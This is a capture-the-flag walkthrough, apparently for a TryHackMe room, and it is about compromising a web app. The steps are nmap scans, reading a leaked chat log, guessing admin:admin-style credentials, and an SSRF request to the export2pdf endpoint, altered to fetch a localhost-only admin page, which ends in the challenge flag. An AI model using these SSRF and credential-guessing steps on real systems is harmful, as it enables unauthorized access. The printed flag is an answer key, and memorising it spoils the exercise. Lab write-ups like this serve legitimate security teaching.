Surfer

Enumeration/Reconnaissance

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.47.153
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 02:58 EDT
Nmap scan report for 10.10.47.153
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.25 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,80 10.10.47.153
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 02:58 EDT
Nmap scan report for 10.10.47.153
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 802906b2cf5a1bea661e60f52a22c6f7 (RSA)
|   256 ddd0bc43a26ab69d603cf663c0b222af (ECDSA)
|_  256 bd2f0118cbd5bc76f6506b4200eb9bff (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: 24X7 System+
|_Requested resource was /login.php
| http-robots.txt: 1 disallowed entry
|_/backup/chat.txt
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
```


```
 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
 (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32
 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7
 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   201.14 ms 10.8.0.1
2   183.77 ms 10.10.47.153

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.09 seconds
```

Vulnerabilities Assessment

`Curl` to the path `/backup/chat.txt` which we scanned by `nmap` in the previous step

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ curl http://10.10.47.153/backup/chat.txt

Admin: I have finished setting up the new export2pdf tool.
Kate: Thanks, we will require daily system reports in pdf format.
Admin: Yes, I am updated about that.
Kate: Have you finished adding the internal server.
Admin: Yes, it should be serving flag from now.
Kate: Also Don't forget to change the creds, plz stop using your username as password.
Kate: Hello.. ?
```

As Kate said "`stop using your username as password`" → means the password is the username. (`root`:`root` or `admin`:`admin`) → Go to the `login.php` page and try out!




Login to Your Account

Enter your username & password to login

Username

@

Password



Dashboard

Home / Dashboard

Sales | Today

145

12% increase

Revenue | This Month

$3,264

8% increase

Visitors | This Year

3579

12% decrease

Reports /Today

Hosting Server Information


Operating System: Linux

Server IP: 172.17.0.2

OK! So the hint was right! We are the admin for now.

Exploit

If you scroll down a little bit, you would find out this tab



Recent Activity | Today

32 min ● System Stats Report Generated.

56 min ● Recovered from unexpected downtime.


2 hrs ● System Stats Report Generated.

1 day ● Internal pages hosted at **/internal/admin.php**. It contains the system flag.

2 days ● System Stats Report Generated.


4 weeks ● 24X7 System+ Installed on the server.

Click on the link `/internal/admin.php` or try other ways to directly route to it just return a message:



This page can only be accessed locally.

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ curl http://10.10.47.153/internal/admin.php
This page can only be accessed locally.
```




```
GET /internal/admin.php HTTP/1.1
Host: 10.10.47.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.47.153/index.php
Cookie: PHPSESSID=c823dd6309d9c3263b84f625ea9ddc81
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Date: Wed, 05 Jul 2023 07:21:34 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Content-Length: 39
Connection: close
Content-Type: text/html; charset=UTF-8

This page can only be accessed locally.
```

Let’s go back to the `chat.txt` of Kate and the Admin:

```
Admin: I have finished setting up the new export2pdf tool.
Kate: Thanks, we will require daily system reports in pdf format
```

The Admin had set up the new `export2pdf` tool → Try it out!



Before clicking on the `Export` button, turn on the **BurpSuite’s Interception** → Click the button to export → The **BurpSuite** proxy will intercept the request like this:


```
POST /export2pdf.php HTTP/1.1
Host: 10.10.47.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://10.10.47.153
Connection: close
Referer: http://10.10.47.153/index.php
Cookie: PHPSESSID=c823dd6309d9c3263b84f625ea9ddc81
Upgrade-Insecure-Requests: 1

url=http%3A%2F%2F127.0.0.1%2Fserver-info.php
```

Use `URL decode` to decode the `URL` line → `http://127.0.0.1/server-info.php`

The `127.0.0.1` is the `localhost` IP Address → Modify the path to `/internal/admin.php`

```
url=http%3A%2F%2F127.0.0.1%2Finternal%2Fadmin.php
```

Click `Forward` and view the response on browser



Report generated for http://127.0.0.1/internal/admin.php

flag{6255c55660e292cf0116c053c9937810}